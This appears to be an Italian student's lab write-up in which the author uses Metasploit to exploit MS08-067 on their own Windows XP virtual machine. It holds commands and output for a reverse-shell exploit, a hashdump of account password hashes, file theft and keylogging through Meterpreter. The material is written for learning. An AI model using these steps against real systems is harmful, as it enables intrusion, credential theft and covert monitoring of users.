Floriana Feminò

07/12/2022

[METASPLOIT FRAMEWORK]

HACKING WINDOWS XP

MS08-067 - RPC Code Execution

Task:

1. **Recupero di uno screenshot tramite una sessione Meterpreter sfruttando la vulnerabilità MS08-067 - RPC Code Execution**
2. **Individuazione eventuale di una webcam sulla macchina Windows XP**
3. **Testing di varie funzionalità e comandi in Meterpreter**

---

1. Recupero di uno screenshot tramite una sessione Meterpreter sfruttando la vulnerabilità MS08-067 - RPC Code Execution

Il servizio RPC (***Remote Procedure Call***) permette ad un utente di eseguire comandi su un PC remoto. Tale servizio è vulnerabile ad attacchi che rientrano nella categoria **remote code execution** (= esecuzione di codice da remoto): un potenziale attaccante può inviare una richiesta alla macchina target al fine di far eseguire a quest'ultima codice arbitrario con permessi di root.

I test odierni hanno in oggetto lo sfruttamento della vulnerabilità sopracitata e saranno svolti su una macchina virtuale con sistema operativo **Windows XP SP3** e indirizzo IP **192.168.1.200** tramite il framework Metasploit.


Sappiamo che la vulnerabilità in oggetto interessa la porta **445**. Avviamo dunque una scansione delle porte della macchina target:

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.1.200 -p- -sV -T5
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-08 02:38 CET
Nmap scan report for 192.168.1.200
Host is up (0.0015s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.89 seconds
```


Come si vede, la porta 445 è aperta: possiamo procedere con il nostro tentativo di exploit avvalendoci di Metasploit.

Per prima cosa, avviamo una ricerca della vulnerabilità RPC utilizzando la sintassi **search MS08-067**



Notiamo la presenza di un unico exploit in lista, che andiamo dunque a selezionare eseguendo il comando **use exploit/windows/smb/ms08_067_netapi**

Successivamente, con il comando **show options** verifichiamo i parametri da configurare: come si nota nella figura che segue, vanno impostati uno o più host target (RHOSTS). Inoltre possiamo notare che risulta configurato un payload di default (**reverse_tcp**).



Impostiamo dunque l'host target con l'indirizzo IP della VM Windows XP e verifichiamo la nuova configurazione:

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.1.200
RHOSTS => 192.168.1.200
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.200    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Adesso avviamo l'exploit eseguendo il comando **run**. L'attacco ha esito positivo: abbiamo ottenuto l'accesso al computer remoto e l'avvio di una sessione in Meterpreter. Inoltre, come si vede nella figura sottostante, la porta attaccata è la 445.

```
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.200:445 - Automatically detecting the target...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 2 opened (192.168.1.25:4444 → 192.168.1.200:1060) at 2022-12-07 15:43:02 +0100

meterpreter >
```

Adesso catturiamo una schermata direttamente dalla macchina "vittima": per farlo eseguiamo il comando **screenshot**, che provvederà a salvare il file immagine prodotto nella directory home di Kali, ossia la macchina attaccante.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/GjdupJpX.jpeg
meterpreter >
```

2. Individuazione eventuale di una webcam sulla macchina Windows XP

Procediamo alla verifica dell'eventuale presenza di una webcam all'interno del sistema remoto: eseguiamo il comando **webcam_list** che ci segnala l'assenza di qualsivoglia webcam installata nell'host target:

```
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```

3. Testing di varie funzionalità e comandi in Meterpreter

Meterpreter può eseguire una serie di comandi molto vasta. Vediamone alcuni:

sysinfo: restituisce informazioni sul nome del PC, il sistema operativo in uso alla macchina vittima, l'architettura, gli utenti collegati e la lingua.

```
meterpreter > sysinfo
Computer        : TEST-EPI
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : it_IT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Ifconfig: controlla le configurazioni degli indirizzi di rete

```
meterpreter > ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit♦ di pianificazione pacchetti
Hardware MAC : 08:00:27:45:e9:ec
MTU          : 1500
IPv4 Address : 192.168.1.200
IPv4 Netmask : 255.255.255.0

meterpreter >
```

search: cerca file direttamente sul file system della macchina compromessa (se non viene indicato uno specifico path in cui cercare) oppure in una determinata cartella. Si tratta di un comando tra i più pericolosi, in quanto permette di accedere a file contenenti informazioni potenzialmente confidenziali quali password, dati finanziari, etc.

Proviamo ad ottenere tutti i file di testo contenuti nella cartella Default User, eseguendo la seguente sintassi:

search -f *.txt c:\Documents and Settings\Default User

dove la wildcard * indica la non specificità della ricerca, bensì l'inclusione di qualsiasi file di testo presente nella cartella indicata.

```
meterpreter > search -f *.txt c:\Documents and Settings\Default User\
 >
 > d
Found 23 results ...
====================

Path                                                                                    Size (bytes)  Modified (UTC)
----                                                                                    ------------  --------------
c:\Documents and Settings\Default User\Dati applicazioni\Microsoft\Internet Explorer\brndlog.txt   141           2022-07-15 15:06:14 +0200
c:\Documents and Settings\Epicode_user\Dati applicazioni\Microsoft\Internet Explorer\brndlog.txt   10978         2022-07-15 15:22:42 +0200
c:\Programmi\Movie Maker\Shared\Empty.txt                                               18            2008-04-14 14:00:00 +0200
c:\Programmi\Movie Maker\Shared\Profiles\Blank.txt                                      21            2008-04-14 14:00:00 +0200
c:\Programmi\Outlook Express\msoe.txt                                                   137           2008-04-14 14:00:00 +0200
c:\System Volume Information\_restore{6222362B-283B-4553-8525-7CC8D2E65E42}\RP2\snapshot\domain.txt  42  2022-12-07 12:47:06 +0100
c:\System Volume Information\_restore{6222362B-283B-4553-8525-7CC8D2E65E42}\drivetable.txt  132         2022-12-07 15:58:40 +0100
c:\WINDOWS\Help\Tours\mmTour\intro.txt                                                  955           2008-04-14 14:00:00 +0200
c:\WINDOWS\Help\Tours\mmTour\nav.txt                                                    497           2008-04-14 14:00:00 +0200
c:\WINDOWS\Help\Tours\mmTour\segment1.txt                                               935           2008-04-14 14:00:00 +0200
c:\WINDOWS\Help\Tours\mmTour\segment2.txt                                               899           2008-04-14 14:00:00 +0200
c:\WINDOWS\Help\Tours\mmTour\segment3.txt                                               814           2008-04-14 14:00:00 +0200
c:\WINDOWS\Help\Tours\mmTour\segment4.txt                                               727           2008-04-14 14:00:00 +0200
c:\WINDOWS\Help\Tours\mmTour\segment5.txt                                               929           2008-04-14 14:00:00 +0200
c:\WINDOWS\OEWABLog.txt                                                                 829           2022-07-15 15:22:40 +0200
c:\WINDOWS\SchedLgU.Txt                                                                 2074          2022-12-07 15:57:14 +0100
c:\WINDOWS\setuplog.txt                                                                 683675        2022-07-15 15:22:37 +0200
c:\WINDOWS\system32\CatRoot2\dberr.txt                                                  2386          2022-07-15 17:00:02 +0200
c:\WINDOWS\system32\Restore\MachineGuid.txt                                             78            2022-07-15 15:08:35 +0200
c:\WINDOWS\system32\config\systemprofile\Dati applicazioni\Microsoft\Internet Explorer\brndlog.txt  141  2022-07-15 15:06:14 +0200
c:\WINDOWS\system32\drivers\gmreadme.txt                                                646           2008-04-14 14:00:00 +0200
c:\WINDOWS\system32\eula.txt                                                            29986         2008-04-14 14:00:00 +0200
c:\WINDOWS\system32\h323log.txt                                                         0             2022-07-15 17:05:12 +0200
```

Proviamo ad effettuare il download di uno dei file della lista: scegliamo ad esempio **h323log.txt**. Eseguiamo dunque il comando **download c:\\WINDOWS\\system32\\h323log.txt** che effettuerà il download del file richiesto nella home di Kali:

```
meterpreter > download c:\\WINDOWS\\system32\\h323log.txt
[*] Downloading: c:\WINDOWS\system32\h323log.txt → /home/kali/h323log.txt
[*] download   : c:\WINDOWS\system32\h323log.txt → /home/kali/h323log.txt
meterpreter > 
```

Adesso proviamo invece ad effettuare un upload da Kali alla macchina Windows XP. Scegliamo il file testpic.jpeg ed eseguiamo l'upload sulla cartella system 32 della macchina Windows XP, eseguendo il comando **upload /home/kali/testpic.jpeg C:\\Windows\\system32**

```
meterpreter > upload /home/kali/testpic.jpeg C:\\Windows\\system32
[*] uploading  : /home/kali/testpic.jpeg → C:\Windows\system32
[*] uploaded   : /home/kali/testpic.jpeg → C:\Windows\system32\testpic.jpeg
meterpreter > 
```

hashdump: permette di estrarre gli username e gli hash delle password degli utenti attivi sul sistema target, ricavando i dati dal **database SAM**:

```
meterpreter > hashdump
Administrator:500:ceeac8b603a938e6aad3b435b51404ee:c5bd34f5c4b29ba1efba5984609dac18:::
Epicode_user:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:a93911985bf04125df59b92e7004a62f:db84e754c213ed5e461dbad45375dd24:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:0a4c4c851d7ac5a61f81d40dc4518aa4:::
meterpreter >
```

Script **getcountermeasure**: restituisce informazioni sulla configurazione del firewall. Si avvia eseguendo il comando **run getcountermeasure**

```
meterpreter > run getcountermeasure

[!] Meterpreter scripts are deprecated. Try post/windows/manage/killav.
[!] Example: run post/windows/manage/killav OPTION=value [ ... ]
[*] Running Getcountermeasure on the target...
[*] Checking for contermeasures...
[*] Getting Windows Built in Firewall configuration...
[*]
[*]     Configurazione profilo Domain:
[*]     ------------------------------------------------------------------
[*]     Modalit♦ operativa                    = Enable
[*]     Modalit♦ eccezioni                    = Enable
[*]
[*]     Configurazione profilo Standard (corrente):
[*]     ------------------------------------------------------------------
[*]     Modalit♦ operativa                    = Disable
[*]     Modalit♦ eccezioni                    = Enable
[*]
[*]     Configurazione firewall Connessione alla rete locale (LAN):
[*]     ------------------------------------------------------------------
[*]     Modalit♦ operativa                    = Enable
[*]
[*] Checking DEP Support Policy...
meterpreter >
```

reboot e **shutdown**: questi due comandi servono rispettivamente a riavviare o a spegnere la macchina con la quale abbiamo effettuato il collegamento.

```
meterpreter > shutdown
Shutting down...
meterpreter >
```

```
meterpreter > reboot
Rebooting...
meterpreter >
```

Adesso avviamo una breve sessione di keylogging: per farlo dobbiamo migrare la sessione di Meterpreter su un processo che preveda l'uso della tastiera, ad esempio per compilare un documento. Identifichiamo il processo **wordpad.exe** dalla lista di processi attivi – che richiamiamo con il comando **ps** – prendendo nota del suo PID (*Process ID*) ed effettuiamo la migrazione eseguendo il comando **migrate 560** (PID corrispondente al processo di nostro interesse). A questo punto, siamo pronti per iniziare la sessione di keylogging con **keyscan_start**, dopodiché scriveremo un breve testo di prova e richiederemo la trascrizione sul nostro terminale con **keyscan_dump**

```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x86   0        NT AUTHORITY\SYSTEM
 348   4     smss.exe           x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 504   348   csrss.exe          x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 528   348   winlogon.exe       x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 560   1468  wordpad.exe        x86   0        TEST-EPI\Epicode_user         C:\Programmi\Windows NT\Accessori\WORDPAD.EXE
 672   528   services.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 684   528   lsass.exe          x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 840   672   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 868   1040  wuauclt.exe        x86   0        TEST-EPI\Epicode_user         C:\WINDOWS\system32\wuauclt.exe
 920   672   svchost.exe        x86   0        NT AUTHORITY\SERVIZIO DI RETE C:\WINDOWS\system32\svchost.exe
 1040  672   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1084  672   svchost.exe        x86   0        NT AUTHORITY\SERVIZIO DI RETE C:\WINDOWS\system32\svchost.exe
 1116  672   svchost.exe        x86   0        NT AUTHORITY\SERVIZIO LOCALE  C:\WINDOWS\system32\svchost.exe
 1468  1424  explorer.exe       x86   0        TEST-EPI\Epicode_user         C:\WINDOWS\Explorer.EXE
 1536  672   spoolsv.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1596  672   alg.exe            x86   0        NT AUTHORITY\SERVIZIO LOCALE  C:\WINDOWS\System32\alg.exe
 1628  1468  ctfmon.exe         x86   0        TEST-EPI\Epicode_user         C:\WINDOWS\system32\ctfmon.exe
 1636  1468  msmsgs.exe         x86   0        TEST-EPI\Epicode_user         C:\Programmi\Messenger\msmsgs.exe
 1972  1040  wscntfy.exe        x86   0        TEST-EPI\Epicode_user         C:\WINDOWS\system32\wscntfy.exe
```


```
meterpreter > migrate 560
[*] Migrating from 1040 to 560...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<CR>
<CR>
ciao, come va<MAIUSC>?
```

Come si vede, vengono registrate non solo le lettere, ma anche le digitazioni su tasti come Enter e shift. Chiudiamo la sessione con **keyscan_stop**

keyboard_send: digita una stringa di nostra scelta su un documento aperto sulla macchina della vittima

Nelle due figure sottostanti vediamo un test eseguendo il comando **keyboard_send welcome_to_your_nightmare** e il conseguente output prodotto

```
meterpreter > keyboard_send welcome_to_your_nightmare
[*] Done
meterpreter >
```



getpid: con questo comando possiamo verificare il processo nel quale si trova la nostra sessione di Meterpreter all'interno della macchina vittima

```
meterpreter > getpid
Current pid: 192
```

idletime: con questo comando possiamo controllare se e da quanto la vittima ha lasciato la postazione PC e/o non sta utilizzando la macchina exploitata. In questo caso, meno di un minuto:

```
meterpreter > idletime
User has been idle for: 39 secs
```

ls: con questo noto comando, possiamo vedere tutti i file presenti all'interno della cartella dentro alla quale ci troviamo, **compresi quelli nascosti** (evidenziati in rosso).